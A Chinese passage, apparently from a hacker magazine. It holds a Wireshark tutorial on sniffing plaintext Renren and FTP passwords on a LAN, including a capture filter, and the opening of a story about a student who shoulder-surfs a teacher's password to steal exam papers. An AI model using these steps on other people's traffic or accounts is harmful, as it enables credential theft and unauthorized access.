接下来我们进入实战，虚拟机下进行演示，虚拟机与主机在同一局域网内。首先查探下目标主机ip如图2。我本机是192.168.100.22。接下来打开wireshark界面，点击开始如图3，进行设置选好网卡，要选真实物理网卡。之后点击options进行设置，在Capture Filters中设置过滤选项，设置过滤选项如图4。过滤代码如下：host 192.168.100.70 and (tcp or udp)，对代码进行下解释，host是抓取的目标主机指你局域网内想要进行抓包的主机ip，如果不对特定的主机进行抓包可以不用设置该语句。tcp or udp则是指抓取tcp（注tcp包含http、ftp包）、udp的包。




图2




图3




图4

因为局域网内发送的包实在太多了，我们只需要抓取对我们有用的包便可以了。设置完成后点击start开始，然后我们在虚拟机内登陆人人网，输入用户名密码后登陆。抓包如图5。接下来对包进行分析，如图6抓取的包。




图5




图6

分析http包中post提交这条数据可以清晰地看到在line-based text data栏清晰地列出了用户名密码。如此便轻松地搞定了局域网内一个朋友的账号。此方法适用于未使用ssl加密的网站论坛等，目前大部分论坛网站都是未经过ssl加密的，在wireshark之下局域网内几乎是没有隐私可言的。接下来我们抓取一个ftp空间的密码测试下，基本流程同上。如图7Ftp抓包分析。

同样会以明文显示被轻松获取得到。同样其它一些敏感信息的抓取可以如法炮制，在此就不多做赘述。




图7

发此文的目的是提醒用户多加注意安全防范意识；注意平时工作学习中的自我保护意识。同时也是普及一下wireshark的简单应用，wireshark是工作学习中分析网路协议的最好的软件之一，用途很多等待大家去探索。

一个密码带来的灾难

金鑫

6月，是考试的季节，也是我们大学生最纠结的时候。为什么了？因为期末要算总账了，要期末考试了，可是我们偏偏不热爱考试，于是作为计算机系的中的我，产生了邪恶的想法。




图1

我是班上的学习委员兼班长，和老师接触比较多，一次去英语老师办公室，看见老师在登录办公系统，（如图1）是一点智慧网络办公系统，我看到她的用户名很简单，是她的姓名的拼音缩写，然后她又输入了密码，好像是6位，纯数字的。当时我看到也没太在意，后来，回到宿舍，我突然一想，她办公系统中是否有期末试卷了？于是，一场轰轰烈烈的入侵开始了。




图2



图3

